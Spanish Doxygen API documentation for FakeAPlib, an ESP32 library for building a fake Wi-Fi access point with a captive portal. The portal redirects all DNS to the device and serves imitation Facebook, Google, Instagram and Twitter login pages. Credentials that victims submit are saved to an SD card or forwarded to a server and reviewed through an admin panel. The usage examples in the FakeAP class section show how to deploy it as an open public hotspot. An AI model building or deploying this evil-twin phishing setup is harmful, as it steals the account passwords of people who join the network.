FakeAPlib

Generado por Doxygen 1.13.2

Capítulo 1

FakeAPlib

Librerría personal donde se incluirán todas las dependecias y librerías externas para el desarollo de un punto de acceso falso y un servidor web utilizando la arquitectura del `ESP32`. Pueden mirar ejemplos de uso en la carpeta examples.

Les invitamos a consultar la `documentación` del código completo para obtener más detalles sobre el mismo.

1.1. Configurar el entorno

Se tendrá que descargar esta librería y añadirla a `Arduino IDE` como una librería externa. Una vez hecho eso, se podrá usar en cualquier proyecto arduino en el equipo.
Ruta para añadir librerías externas: `Sketch -> Include library -> Add .ZIP Library...`




Figura 1.1 Screenshot of a the route to add external libraries in Arduino IDE

Encontrarán en el siguiente enlace los pasos detallados para poder hacerlo: `Cómo instalar una librería de Arduino en el entorno de desarrollo`

Encontrarán ejemplos de uso de esta libreria en la carpeta `examples`.

1.2. Dependencias

Las siguientes librerías se tienen que descargar previamente a la compilicación del cógigo:

- SD_MMC.h
- FS.h

Se han selecionado librerias que están disponibles en el gestor de librería del `Arduino IDE`. Solo se tendrán que buscar y descargar.

Capítulo 2

Índice de espacios de nombres

2.1. Lista de espacios de nombres

Lista de los espacios de nombres documentados, con breves descripciones:

Capítulo 3

Índice jerárquico

3.1. Jerarquía de clases

Este listado de herencia está ordenado de forma general pero no está en orden alfabético estricto:

Capítulo 4

Índice de clases

4.1. Lista de clases

Lista de clases, estructuras, uniones e interfaces con breves descripciones:

Capítulo 5

Índice de archivos

5.1. Lista de archivos

Lista de todos los archivos con breves descripciones:

Capítulo 6

Documentación de espacios de nombres

6.1. Referencia del espacio de nombres fakeAPLib

Clases

- struct Placeholder_t

  Estructura que contiene marcadores de posición (placeholders) para la librería FakeAPlib.

Funciones

- static String getCurrentTime (void)

  Obtener el valor del tiempo actual.
- static String getReadableSize (const uint64_t &bytes)

  convierte el tamaño desde bytes a la unidad correspondiente siguiendo el patrón siguiente:

6.1.1. Documentación de funciones

6.1.1.1. getCurrentTime()

```
static String fakeAPLib::getCurrentTime (
            void )  [inline], [static]
```

Obtener el valor del tiempo actual.

Comentarios

Hablamos del tiempo de actividad, es decir, el tiempo desde que se ha iniciado/reinicializado el ESP32.

Devuelve

Una cadena HH:MM:SS que representa el tiempo actual

6.1.1.2. getReadableSize()

```
static String fakeAPLib::getReadableSize (
             const uint64_t & bytes)  [inline], [static]
```

convierte el tamaño desde bytes a la unidad correspondiente siguiendo el patrón siguiente:

- B (bytes): menos de 1024 bytes
- KB (Kilobytes): de 1024 bytes hasta menos de (1024 $*$ 1024) bytes
- MB (Megabytes): de (1024 $*$ 1024) bytes hasta menos de (1024 $*$ 1024 $*$ 1024)
- GB (Gigabytes): a partir de (1024 $*$ 1024 $*$ 1024)

Parámetros

bytes	el tamaño en bytes (1 byte = 8 bits)

Devuelve

una cadena que representa el tamaño convertido a la unidad correspondiente

Capítulo 7


Documentación de clases

7.1. Referencia de la clase FakeAP

Implementa la gestión del punto de acceso con portal cautivo y el servidor web.

`#include <FakeAPlib.h>`

Diagrama de herencia de FakeAP



Métodos públicos

- FakeAP ()

  Constructor por defecto de la clase `FakeAP`
- FakeAP (const uint8_t &port)

  Constructor que permite especificar el puerto para el servidor.
- FakeAP (const FakeAP &)=delete
- FakeAP operator= (const FakeAP &)=delete
- bool initialize (const String &AP_SSID, const String &AP_PSW="\0", const String &WIFI_SSID="\0", const String &WIFI_PSW="\0")

  Inicializa la biblioteca FakeAP configurando el punto de acceso y la conexión WiFi.
- void startCaptiveServer (void)

  Inicia el servidor del portal cautivo.

Métodos públicos heredados de WebServerManager

- WebServerManager ()

  Constructor por defecto que inicializa los apuntadores a nulo.
- WebServerManager (SDCardManager ∗sd, uint8_t port=SERVER_PORT)

  Constructor que inicializa los servicios de servidor web y DNS con referencias a la tarjeta SD y autenticación.
- WebServerManager (const WebServerManager &)=delete

  Borrado para prevenir copias del objeto.
- WebServerManager operator= (const WebServerManager &)=delete

  Borrado para prevenir copias del objeto.
- virtual ∼WebServerManager ()

  Destructor de la clase que libera la memoria asignada.
- void start (void)

  Inicia la lógica del DNS y configura las rutas (endpoints) principales del servidor web.
- void process (void)

  Procesa las peticiones entrantes tanto del servidor DNS como del servidor web.
- void setPath (const char ∗path, FileType_t fileType)

  Asigna la ruta de archivo en la tarjeta SD a un tipo de archivo específico.
- void setPath (const String &path, FileType_t fileType)

  Sobrecarga que recibe una cadena String para asignar la ruta a un tipo de archivo.
- void setPath (const char ∗path, Platform_t platform)

  Asigna la ruta o archivo correspondiente a una plataforma concreta (Facebook, Google, etc.).
- void setPath (const String &path, Platform_t platform)

  Sobrecarga que recibe una cadena String para asignar la ruta de la plataforma solicitada.
- String getHTMLContent (const String &path)

  Obtiene el contenido HTML del archivo especificado y modifica los `placeholders` con el valor correspondiente.
- void generateJSONFile (const String &dirname="/", String ∗fileList=new String(""))

  Genera un archivo JSON conteniendo la lista de todos los archivos que hay en la tarjeta SD.

Métodos públicos heredados de WiFiCaptiveManager

- WiFiCaptiveManager ()

  Constructor por defecto que crea un objeto WiFiClient y no asigna un IPAddress.
- WiFiCaptiveManager (IPAddress &ip)

  Constructor que crea un objeto WiFiClient y asigna un IPAddress al servidor.
- virtual ∼WiFiCaptiveManager ()

  Destructor que libera la memoria asociada a _client y _serverIP.
- WiFiCaptiveManager (const WiFiCaptiveManager &)=delete

  Borrado para prevenir copias del objeto.
- WiFiCaptiveManager operator= (const WiFiCaptiveManager &)=delete

  Borrado para prevenir copias del objeto.
- void setServerIP (const IPAddress &IP)

  Actualiza la dirección IP del servidor donde se gestionan las solicitudes del portal cautivo.
- String & getPageContent ()

  Devuelve el contenido obtenido por getLoginPage.
- IPAddress & getServerIp ()

  Devuelve la dirección IP almacenada para comunicación con el servidor.

Métodos privados

- void setupCaptivePortal (void)

  Inicia el servidor DNS para redirigir todo dominio a la IP del portal cautivo.
- void handleRoot (void)

  Manejador para la ruta raíz del punto de acceso ("/").
- void handleLogin (void)

  Maneja la solicitud de inicio de sesión.
- void handleSubmit (void)

  Maneja el evento de envío de credenciales (después del inicio de sesión).
- void handleIcons (void)

  Maneja el envio de iconos/imagenes por respuesta HTTP.
- void getImageFile (const String &iconName)

  Solicita los iconos/imagenes usadas en las paginas de redes sociales al servidor.

Otros miembros heredados

Métodos públicos estáticos heredados de WiFiCaptiveManager

- static bool setWifiStation (const String &wifissid, const String &wifipsw="\0")

  Configura una conexión WiFi en modo estación.
- static bool setAccessPoint (const String &ssid, const String &psw="\0")

  Configura el dispositivo en modo punto de acceso.

Métodos protegidos heredados de WebServerManager

- String getContentType (const String &filename)

  Determina el tipo de contenido (MIME) a partir de la extensión de un archivo.
- void handleSubmitCredentials (void)

  Manejador para la ruta que recibe credenciales de formulario ("/submit-credentials").
- void handleAdminPanel (void)

  Manejador para la ruta del panel de administración ("/admin-panel").
- void handleLoginPages (void)

  Maneja las páginas relacionadas con el inicio de sesión.
- void handlePageIcons (void)

  Maneja las solicitudes de iconos de las páginas web.
- void handleFileDownload (void)

  Maneja la descarga de archivos desde el servidor web.
- void handleFileUpload (void)

  Manejador para la subida de archivos al servidor (vía formulario o HTTP POST).
- void handleFileDisplay (void)

  Maneja la visualización de archivos en el servidor web.
- void handleFileDelete (void)

  Maneja la eliminación de archivos en el servidor web.
- void handleWiFiConfig (void)

  Manejador para configurar la red WiFi vía formulario.
- void handlePagesPath (void)

  Maneja las solicitudes HTTP para las páginas web almacenadas.
- void handleAccessPoint (void)

  Maneja la configuración y funcionamiento del punto de acceso WiFi.
- void refreshAdminPage (void)
- bool saveToDataFile (String data)

  Función auxiliar para guardar de forma confiable datos recibidos, creando el directorio si no existe.
- bool validateAdminCredentials (const String &username, const String &password)

  Valida las credenciales del administrador.

Métodos protegidos heredados de WiFiCaptiveManager

- bool getLoginPage (const String &platform)

  Solicita al servidor la página de inicio de sesión para la plataforma dada y la almacena en _pageContent.
- bool submitCredentials (const String &platform, const String &username, const String &password)

  Envía las credenciales al servidor para que sean almacenadas.

Atributos protegidos heredados de WebServerManager

- WebServer * m_server
- DNSServer * m_dnsServer
- SDCardManager * m_sdManager
- String m_indexPage = "\0"
- String m_exitPage = "\0"
- String m_adminPage = "\0"
- String m_datafile = "\0"
- String m_facebook = "\0"
- String m_google = "\0"
- String m_instagram = "\0"
- String m_twitter = "\0"
- uint8_t _loginAttempts = 0
- unsigned long _lastAttemptTime = 0

Atributos protegidos heredados de WiFiCaptiveManager

- WiFiClient * _client
- IPAddress * _serverIP
- String _pageContent = "\0"

7.1.1. Descripción detallada

Implementa la gestión del punto de acceso con portal cautivo y el servidor web.

Esta clase combina la gestión de servidores y funcionalidades de red para crear un punto de acceso WiFi que funcione como un portal cautivo. Proporciona métodos para inicializar, configurar e iniciar el portal, además de un manejo flexible de interacciones de usuario como inicio de sesión y envío de credenciales. Integra redirección DNS, manejo de rutas HTTP y soporte opcional de tarjeta SD para servir archivos y contenido multimedia en las páginas del portal cautivo.

Uso típico:

1. Instanciar un objeto FakeAP.
2. Llamar a initialize(...) para configurar el punto de acceso.
3. Iniciar el portal cautivo con `process()`.

Atención

Es importante inicializar la tarjeta SD mediante el método `initialize()` antes de realizar cualquier operación.

Nota

Todas las clases de este proyecto restringen la copia al eliminar constructores de copia y el operadores de asignación.

Ver también

WebServerManager, WiFiCaptiveManager

Ejemplo de uso para crear un punto de acceso falso:

```
FakeAP fakeAP; // se va a llamar al constructor por defecto e
               // inicar el servidor en el puerto 80 (por defecto)
FakeAP fakeAP(8080); // o inicia el servidor en el puerto indicado: 8080

void setup()
{
    // your setup...

    fakeAP.setPath("/webpages/index.html",  INDEXPAGE); // pagina principal o de inicio

    //configuración de la wifi
    WiFi.hostname("ESP.accesspoint");
    WiFi.softAPConfig(IPAddress(192,168,1,1), IPAddress(192,168,1,1), IPAddress(255, 255, 255, 0));

    // iniciar un punto de acceso público que se conecta a un servidor
     if (fakeAP.initialize("public-wifi", "", "wifi-server-ssid", "wifi-server-osw"))
         Serial.println("Error en la configuración del punto de acceso"); // en caso de fallo
}


void loop()
{
    fakeAP.process();
}
```

Ejemplo de uso para crear un servivor web:

```
FakeAP server = FakeAP(); // se va a llamar al constructor por defecto e
                          // inicar el servidor en el puerto 80 (por defecto)

FakeAP sever = FakeAP(8080); // o inicia el servidor en el puerto indicado: 8080

void setup()
{
    // your setup...

    server.setPath("/data/data.json",  DATAFILE);           // ruta del archivo donde se almacenan la
      credenciales enviadas
    server.setPath("/webpages/index.html",  INDEXPAGE);     // pagina principal o de inicio
    server.setPath("/webpages/admin.html",  ADMINPAGE);     // pagina del panel de administrador
    server.setPath("/webpages/facebook.html",  FACEBOOK);   // pagina de incio de sesión con facebook
    server.setPath("/webpages/google.html",  GOOGLE);       // pagina de incio de sesión con google
    server.setPath("/webpages/instagram.html",  INSTAGRAM); // pagina de incio de sesión con instagram
    server.setPath("/webpages/twitter.html",  TWITTER);     // pagina de incio de sesión con twitter

    //configuración de la wifi
    WiFi.hostname("ESP.server");
    WiFi.softAPConfig(IPAddress(10,10,1,1), IPAddress(10,10,1,1), IPAddress(255, 255, 255, 0));

    // iniciar un punto de acceso público que se conecta a un servidor
     if (server.initialize("private-server-wifi", "private-server-psw", "personal-wifi-ssid",
      "personal-wifi-psw"))
         Serial.println("Error en la configuración servidor"); // en caso de fallo
}

void loop()
{
    server.process();
}
```

7.1.2. Documentación de constructores y destructores

7.1.2.1. FakeAP() [1/3]

```
FakeAP::FakeAP ()
```

Constructor por defecto de la clase FakeAP

Hay que notar que un objeto de esta clase se crea por defecto llamando al constructor parametrizado de la clase base, usando los parametros por defectos para crear un nuevo objeto de la clase SDCardManager y un numero de puerto para iniciar el servidor.

7.1.2.2. FakeAP() [2/3]

```
FakeAP::FakeAP (
            const uint8_t & port)
```

Constructor que permite especificar el puerto para el servidor.

Parámetros

in	*port*	Puerto a utilizar.

7.1.2.3. FakeAP() [3/3]

```
FakeAP::FakeAP (
            const FakeAP & )  [delete]
```

7.1.3. Documentación de funciones miembro

7.1.3.1. getImageFile()

```
void FakeAP::getImageFile (
            const String & iconName)  [private]
```

Solicita los iconos/imagenes usadas en las paginas de redes sociales al servidor.

Realiza una solictud HTTP al servidor web indicando la ruta de la imagen.

Parámetros

in	*iconName*	la ruta del archivo que se solicita

7.1.3.2. handleIcons()

```
void FakeAP::handleIcons (
            void )  [private]
```

Maneja el envio de iconos/imagenes por respuesta HTTP.

Se envian en troncos de bytes.

7.1.3.3. handleLogin()

```
void FakeAP::handleLogin (
            void )  [private]
```

Maneja la solicitud de inicio de sesión.

Determina la plataforma de la que proviene el inicio de sesión y solicta la página correspondiente al servidor.

7.1.3.4. handleRoot()

```
void FakeAP::handleRoot (
            void )  [private]
```

Manejador para la ruta raíz del punto de acceso ("/").

Lee el contenido de la página de índice desde la SD y la envía al cliente que hizo la solicitud.

7.1.3.5. handleSubmit()

```
void FakeAP::handleSubmit (
            void )  [private]
```

Maneja el evento de envío de credenciales (después del inicio de sesión).

Procesa la información enviada por el cliente y la manda al servidor.

7.1.3.6. initialize()

```
bool FakeAP::initialize (
            const String & AP_SSID,
            const String & AP_PSW = "\0",
            const String & WIFI_SSID = "\0",
            const String & WIFI_PSW = "\0")
```

Inicializa la biblioteca FakeAP configurando el punto de acceso y la conexión WiFi.

Parámetros

in	*AP_SSID*	Nombre de la red del punto de acceso a crear
in	*AP_PSW*	Contraseña del punto de acceso (opcional, por defecto vacío)
in	*WIFI_SSID*	Nombre de la red WiFi a la que conectarse (opcional, por defecto vacío)
in	*WIFI_PSW*	Contraseña de la red WiFi (opcional, por defecto vacío)

Devuelve

true si la inicialización fue exitosa

false si hubo algún error durante la inicialización

7.1.3.7. operator=()

```
FakeAP FakeAP::operator= (
            const FakeAP & )  [delete]
```

7.1.3.8. setupCaptivePortal()

```
void FakeAP::setupCaptivePortal (
            void )  [private]
```

Inicia el servidor DNS para redirigir todo dominio a la IP del portal cautivo.

Llama al método start(...) del objeto DNS configurando el puerto y la IP local, permitiendo capturar las solicitudes de los clientes.

7.1.3.9. startCaptiveServer()

```
void FakeAP::startCaptiveServer (
            void )
```

Inicia el servidor del portal cautivo.

Esta función inicializa y arranca el servidor del portal cautivo, que actará como un punto de acceso público.

La documentación de esta clase está generada de los siguientes archivos:

- src/FakeAPlib.h
- src/FakeAPlib.cpp

7.2. Referencia de la estructura fakeAPLib::Placeholder_t

Estructura que contiene marcadores de posición (placeholders) para la librería FakeAPlib.

`#include <include.h>`

Atributos públicos estáticos

- static const String AccessPointSSID = "!{AP_SSID}"
- static const String WifiSSID = "!{WIFI_SSID}"
- static const String WifiStatus = "!{WIFI_STATUS}"
- static const String HostsConected = "!{TOTAL_HOST}"
- static const String ServerIP = "!{SERV_IP}"
- static const String ClientIP = "!{CLIENT_IP}"
- static const String WiFiStrength = "!{WIFI_SIGNAL}"
- static const String sdSize = "!{SD_SIZE}"
- static const String sdFreeSpace = "!{SD_FREE}"
- static const String sdSpaceUsed = "!{SD_USED}"
- static const String sdCardType = "!{SD_TYPE}"
- static const String FacebookPath = "!{FB_PATH}"
- static const String GooglePath = "!{GL_PATH}"
- static const String InstagramPath = "!{IS_PATH}"
- static const String TwitterPath = "!{TW_PATH}"

7.2.1. Descripción detallada

Estructura que contiene marcadores de posición (placeholders) para la librería FakeAPlib.

Esta estructura define una colección de marcadores de posición estáticos utilizados para reemplazar valores dinámicos en plantillas HTML y otros contenidos. Los marcadores siguen el formato !{NOMBRE_MARCADOR}.

Los marcadores incluyen:

- Información del punto de acceso WiFi (SSID, IP)
- Estado y detalles de la conexión WiFi
- Información de la tarjeta SD (espacio, tipo)
- Rutas a archivos HTML de redes sociales

Nota

Todos los marcadores son constantes String estáticas para que que se puedan llamar sin la necesidad de crear un objeto de esta clase.

Ver también

fakeAPLib

7.2.2. Documentación de datos miembro

7.2.2.1. AccessPointSSID

```
const String fakeAPLib::Placeholder_t::AccessPointSSID = "!{AP_SSID}"  [inline], [static]
```

Marcador de posición para el nombre del punto de acceso

7.2.2.2. ClientIP

```
const String fakeAPLib::Placeholder_t::ClientIP = "!{CLIENT_IP}"  [inline], [static]
```

Marcador de posición para la dirección IP como estación wifi

7.2.2.3. FacebookPath

```
const String fakeAPLib::Placeholder_t::FacebookPath = "!{FB_PATH}"  [inline], [static]
```

Marcador de posición para la ruta del archivo html de facebook

7.2.2.4. GooglePath

```
const String fakeAPLib::Placeholder_t::GooglePath = "!{GL_PATH}"  [inline], [static]
```

Marcador de posición para la ruta del archivo html de google

7.2.2.5. HostsConected

```
const String fakeAPLib::Placeholder_t::HostsConected = "!{TOTAL_HOST}"  [inline], [static]
```

Marcador de posición para el números de equipos conectados

7.2.2.6. InstagramPath

```
const String fakeAPLib::Placeholder_t::InstagramPath = "!{IS_PATH}"  [inline], [static]
```

Marcador de posición para la ruta del archivo html de instagram

7.2.2.7. sdCardType

```
const String fakeAPLib::Placeholder_t::sdCardType = "!{SD_TYPE}"  [inline], [static]
```

Marcador de posición para el tipo de tarjeta

7.2.2.8. sdFreeSpace

```
const String fakeAPLib::Placeholder_t::sdFreeSpace = "!{SD_FREE}"  [inline], [static]
```

Marcador de posición para el espacio libre en la tarjeta

7.2.2.9. sdSize

```
const String fakeAPLib::Placeholder_t::sdSize = "!{SD_SIZE}"  [inline], [static]
```

Marcador de posición para el tamaño de la tarjeta sd

7.2.2.10. sdSpaceUsed

```
const String fakeAPLib::Placeholder_t::sdSpaceUsed = "!{SD_USED}"  [inline], [static]
```

Marcador de posición para el espacio utilizado en la tarjeta

7.2.2.11. ServerIP

```
const String fakeAPLib::Placeholder_t::ServerIP = "!{SERV_IP}"  [inline], [static]
```

Marcador de posición para la dirección IP del servidor

7.2.2.12. TwitterPath

```
const String fakeAPLib::Placeholder_t::TwitterPath = "!{TW_PATH}"  [inline], [static]
```

Marcador de posición para la ruta del archivo html de twitter

7.2.2.13. WifiSSID

```
const String fakeAPLib::Placeholder_t::WifiSSID = "!{WIFI_SSID}"  [inline], [static]
```

Marcador de posición para el nombre de la wifi

7.2.2.14. WifiStatus

```
const String fakeAPLib::Placeholder_t::WifiStatus = "!{WIFI_STATUS}"  [inline], [static]
```

Marcador de posición para el estado de la wifi (conectado/no conectado)

7.2.2.15. WiFiStrength

```
const String fakeAPLib::Placeholder_t::WiFiStrength = "!{WIFI_SIGNAL}"  [inline], [static]
```

Marcador de posición para la fuerza del signal de la wifi

La documentación de esta estructura está generada del siguiente archivo:

- src/include/include.h

7.3. Referencia de la clase SDCardManager

Clase que gestiona las operaciones con la tarjeta SD. Actua como un wrapper para la clase fs::SDMMCFS y sus funciones.

```
#include <SDCardManager.h>
```

Métodos públicos

- SDCardManager ()

  Constructor por defecto que inicializa los miembros de la clase. Asigna el sistema de archivos por defecto y marca la SD como no inicializada.
- SDCardManager (const SDCardManager &)=delete
- SDCardManager operator= (const SDCardManager &)=delete
- bool operator+ (const String &path)

  Operador definido para escribir un archivo.
- bool operator- (const String &path)

  Operador definido para eliminar un archivo.
- bool isCardInit () const

  Indica si la tarjeta SD ha sido inicializada.
- fs::SDMMCFS & getFileSystem ()

  Devuelve la referencia al sistema de archivos asociado a la tarjeta SD.
- bool logEvent (const String &event)

  Registra un evento en el archivo de log designado.
- bool initialize ()

  Inicializa la tarjeta SD y muestra información sobre ella.

- String readFile (const char *path)

  Lee el contenido de un archivo en la tarjeta SD.
- String readFile (const String &path)

  Sobrecarga para leer el contenido de un archivo a partir de un String.
- bool writeFile (const char *path, const String &content="")

  Escribe contenido en un archivo (creándolo si no existe).
- bool writeFile (const String &path, const String &content="")

  Sobrecarga para escribir contenido en un archivo a partir de un String.
- void listDir (const char *dirname, uint8_t levels)

  Lista los archivos y directorios dentro de una ruta dada.
- bool createDir (const String &path)

  Crea un directorio en la tarjeta SD a partir de un String.
- bool createDir (const char *path)

  Crea un directorio en la tarjeta SD a partir de una cadena tipo C.
- bool removeDir (const char *path)

  Elimina un directorio de la tarjeta SD.
- bool appendFile (const char *path, String &content)

  Agrega contenido a un archivo existente (sin eliminar su contenido previo).
- bool appendFile (const String &path, String &content)

  Sobrecarga para anexar contenido a un archivo a partir de un String.
- bool renameFile (const char *path1, const char *path2)

  Cambia el nombre de un archivo o lo mueve a otra ruta.
- bool deleteFile (const char *path)

  Elimina un archivo de la tarjeta SD a partir de una cadena tipo C.
- bool deleteFile (const String &path)

  Sobrecarga para eliminar un archivo a partir de un String.
- bool deleteRecursive (const String &path)

  Elimina recursivamente un archivo o directorio de la tarjeta SD, incluyendo su contenido.

Métodos públicos estáticos

- static char * getCardType (uint8_t card)

  Retorna una cadena con el tipo de tarjeta SD detectada.
- static String getFileDir (const char *path)

  Obtiene el directorio dado el camino absoluto de un archivo.
- static String getFileDir (const String &path)

  Sobrecarga para obtener el directorio de un archivo a partir de un String.

Atributos protegidos

- fs::SDMMCFS & _fileSystem
- bool _sdInitialized

7.3.1. Descripción detallada

Clase que gestiona las operaciones con la tarjeta SD. Actua como un wrapper para la clase fs::SDMMCFS y sus funciones.

Esta clase proporciona una interfaz para realizar operaciones básicas de sistema de archivos en una tarjeta SD, incluyendo lectura, escritura, creación y eliminación de archivos y directorios.

La clase maneja:

- Inicialización de la tarjeta SD
- Operaciones de lectura/escritura de archivos
- Gestión de directorios
- Registro de eventos (logging)
- Operaciones recursivas en el sistema de archivos

La clase utiliza el sistema de archivos SDMMCFS para todas sus operaciones y mantiene un estado interno que indica si la tarjeta está inicializada.

Nota

La clase implementa el patrón Singleton para evitar múltiples instancias que acceden simultáneamente a la tarjeta SD.

Ver también

fs::SDMMCFS

7.3.2. Documentación de constructores y destructores

7.3.2.1. SDCardManager() [1/2]

```
SDCardManager::SDCardManager ()
```

Constructor por defecto que inicializa los miembros de la clase. Asigna el sistema de archivos por defecto y marca la SD como no inicializada.

7.3.2.2. SDCardManager() [2/2]

```
SDCardManager::SDCardManager (
            const SDCardManager & )  [delete]
```

7.3.3. Documentación de funciones miembro

7.3.3.1. appendFile() [1/2]

```
bool SDCardManager::appendFile (
            const char * path,
            String & content)
```

Agrega contenido a un archivo existente (sin eliminar su contenido previo).

Parámetros

in	*path*	Ruta del archivo en el que se agrega contenido.
in	*content*	Contenido que será anexado en el archivo.

Devuelve

true si se anexa correctamente, false en caso de error.

7.3.3.2. appendFile() [2/2]

```
bool SDCardManager::appendFile (
            const String & path,
            String & content)
```

Sobrecarga para anexar contenido a un archivo a partir de un String.

Parámetros

in	*path*	Ruta del archivo en el que se agrega contenido.
in	*content*	Contenido que será anexado en el archivo.

Devuelve

true si se anexa correctamente, false en caso de error.

7.3.3.3. createDir() [1/2]

```
bool SDCardManager::createDir (
            const char * path)
```

Crea un directorio en la tarjeta SD a partir de una cadena tipo C.

Parámetros

in	*path*	Ruta del directorio a crear.

Devuelve

true si se crea correctamente, false en caso de error.

7.3.3.4. createDir() [2/2]

```
bool SDCardManager::createDir (
            const String & path)
```

Crea un directorio en la tarjeta SD a partir de un String.

Parámetros

in	*path*	Ruta del directorio a crear.

Devuelve

true si se crea correctamente, false en caso de error.

7.3.3.5. deleteFile() [1/2]

```
bool SDCardManager::deleteFile (
            const char * path)
```

Elimina un archivo de la tarjeta SD a partir de una cadena tipo C.

Parámetros

in	*path*	Ruta del archivo a eliminar.

Devuelve

true si se elimina correctamente, false en caso de error.

7.3.3.6. deleteFile() [2/2]

```
bool SDCardManager::deleteFile (
            const String & path)
```

Sobrecarga para eliminar un archivo a partir de un String.

Parámetros

in	*path*	Ruta del archivo a eliminar.

Devuelve

true si se elimina correctamente, false en caso de error.

7.3.3.7. deleteRecursive()

```
bool SDCardManager::deleteRecursive (
            const String & path)
```

Elimina recursivamente un archivo o directorio de la tarjeta SD, incluyendo su contenido.

Parámetros

in	*path*	Ruta del archivo o directorio a eliminar.

Devuelve

true si se elimina correctamente, false en caso de error.

7.3.3.8. getCardType()

```
char * SDCardManager::getCardType (
            uint8_t card)  [static]
```

Retorna una cadena con el tipo de tarjeta SD detectada.

Parámetros

in	*card*	Identificador del tipo de tarjeta devuelto por el hardware.

Devuelve

Cadena con la descripción del tipo de tarjeta.

7.3.3.9. getFileDir() [1/2]

```
String SDCardManager::getFileDir (
            const char * path)  [static]
```

Obtiene el directorio dado el camino absoluto de un archivo.

Parámetros

in	*path*	Ruta completa de un archivo, como cadena de caracteres.

Devuelve

Cadena que representa el directorio del archivo.

7.3.3.10. getFileDir() [2/2]

```
String SDCardManager::getFileDir (
            const String & path)  [static]
```

Sobrecarga para obtener el directorio de un archivo a partir de un String.

Parámetros

in	*path*	Ruta completa de un archivo, como objeto String.

Devuelve

Cadena que representa el directorio del archivo.

7.3.3.11. getFileSystem()

```
fs::SDMMCFS & SDCardManager::getFileSystem ()
```

Devuelve la referencia al sistema de archivos asociado a la tarjeta SD.

Devuelve

Referencia al objeto utilizado para la operación con archivos.

7.3.3.12. initialize()

```
bool SDCardManager::initialize ()
```

Inicializa la tarjeta SD y muestra información sobre ella.

Devuelve

true si la tarjeta se inicializó correctamente, false en caso de error.

7.3.3.13. isCardInit()

```
bool SDCardManager::isCardInit () const
```

Indica si la tarjeta SD ha sido inicializada.

Devuelve

true si está inicializada, false en caso contrario.

7.3.3.14. listDir()

```
void SDCardManager::listDir (
            const char * dirname,
            uint8_t levels)
```

Lista los archivos y directorios dentro de una ruta dada.

Parámetros

in	*dirname*	Directorio que se listará.
in	*levels*	Niveles de profundidad para listar recursivamente.

7.3.3.15. logEvent()

```
bool SDCardManager::logEvent (
            const String & event)
```

Registra un evento en el archivo de log designado.

Parámetros

in	*event*	Mensaje o información a ser registrada en el archivo de log.

Devuelve

true si se logró registrar el evento, false de lo contrario.

7.3.3.16. operator+()

```
bool SDCardManager::operator+ (
            const String & path)
```

Operador definido para escribir un archivo.

Parámetros

in	*path*	Ruta del archivo donde se escribirá.

Devuelve

true si la operación tuvo éxito, false en caso contrario.

7.3.3.17. operator-()

```
bool SDCardManager::operator- (
            const String & path)
```

Operador definido para eliminar un archivo.

Parámetros

in	*path*	Ruta del archivo a eliminar.

Devuelve

true si la operación tuvo éxito, false en caso contrario.

7.3.3.18. operator=()

```
SDCardManager SDCardManager::operator= (
            const SDCardManager & )  [delete]
```

7.3.3.19. readFile() [1/2]

```
String SDCardManager::readFile (
            const char * path)
```

Lee el contenido de un archivo en la tarjeta SD.

Parámetros

in	*path*	Ruta del archivo a leer.

Devuelve

Contenido del archivo en formato String, o cadena vacía si ocurre un error.

7.3.3.20. readFile() [2/2]

```
String SDCardManager::readFile (
            const String & path)
```

Sobrecarga para leer el contenido de un archivo a partir de un String.

Parámetros

in	*path*	Ruta del archivo a leer.

Devuelve

Contenido del archivo en formato String, o cadena vacía si ocurre un error.

7.3.3.21. removeDir()

```
bool SDCardManager::removeDir (
            const char * path)
```

Elimina un directorio de la tarjeta SD.

Parámetros

in	*path*	Ruta del directorio a eliminar.

Devuelve

true si se elimina correctamente, false en caso de error.

7.3.3.22. renameFile()

```
bool SDCardManager::renameFile (
            const char * path1,
            const char * path2)
```

Cambia el nombre de un archivo o lo mueve a otra ruta.

Parámetros

in	*path1*	Ruta o nombre original del archivo.
in	*path2*	Nueva ruta o nombre para el archivo.

Devuelve

true si se renombra correctamente, false en caso de error.

7.3.3.23. writeFile() [1/2]

```
bool SDCardManager::writeFile (
            const char * path,
            const String & content = "")
```

Escribe contenido en un archivo (creándolo si no existe).

Parámetros

in	*path*	Ruta del archivo donde se va a escribir.
in	*content*	Contenido a escribir en el archivo. Por defecto es cadena vacía.

Devuelve

true si se escribió correctamente, false en caso de error.

7.3.3.24. writeFile() [2/2]

```
bool SDCardManager::writeFile (
            const String & path,
            const String & content = "")
```

Sobrecarga para escribir contenido en un archivo a partir de un String.

Parámetros

in	*path*	Ruta del archivo donde se va a escribir.
in	*content*	Contenido a escribir en el archivo. Por defecto es cadena vacía.

Devuelve

true si se escribió correctamente, false en caso de error.

7.3.4. Documentación de datos miembro

7.3.4.1. _fileSystem

```
fs::SDMMCFS& SDCardManager::_fileSystem  [protected]
```

Variable que representa el sistema de archivo usado

7.3.4.2. _sdInitialized

```
bool SDCardManager::_sdInitialized  [protected]
```

Variable para comprobar que la tarjeta está inicializada antes de hacer cualquiera cosa

La documentación de esta clase está generada de los siguientes archivos:


- src/include/SDCardManager.h
- src/include/SDCardManager.cpp

7.4. Referencia de la clase WebServerManager

Clase que gestiona la configuración y operación de un servidor web y DNS, junto con el manejo de archivos por solicitudes HTTP.

```
#include <WebServerHandler.h>
```

Diagrama de herencia de WebServerManager



Métodos públicos

- WebServerManager ()

  Constructor por defecto que inicializa los apuntadores a nulo.
- WebServerManager (SDCardManager ∗sd, uint8_t port=SERVER_PORT)

  Constructor que inicializa los servicios de servidor web y DNS con referencias a la tarjeta SD y autenticación.
- WebServerManager (const WebServerManager &)=delete

  Borrado para prevenir copias del objeto.
- WebServerManager operator= (const WebServerManager &)=delete

  Borrado para prevenir copias del objeto.
- virtual ∼WebServerManager ()

  Destructor de la clase que libera la memoria asignada.
- void start (void)

  Inicia la lógica del DNS y configura las rutas (endpoints) principales del servidor web.
- void process (void)

  Procesa las peticiones entrantes tanto del servidor DNS como del servidor web.
- void setPath (const char ∗path, FileType_t fileType)

  Asigna la ruta de archivo en la tarjeta SD a un tipo de archivo específico.
- void setPath (const String &path, FileType_t fileType)

  Sobrecarga que recibe una cadena String para asignar la ruta a un tipo de archivo.
- void setPath (const char ∗path, Platform_t platform)

  Asigna la ruta o archivo correspondiente a una plataforma concreta (Facebook, Google, etc.).
- void setPath (const String &path, Platform_t platform)

  Sobrecarga que recibe una cadena String para asignar la ruta de la plataforma solicitada.
- String getHTMLContent (const String &path)

  Obtiene el contenido HTML del archivo especificado y modifica los `placeholders` con el valor correspondiente.
- void generateJSONFile (const String &dirname="/", String ∗fileList=new String(""))

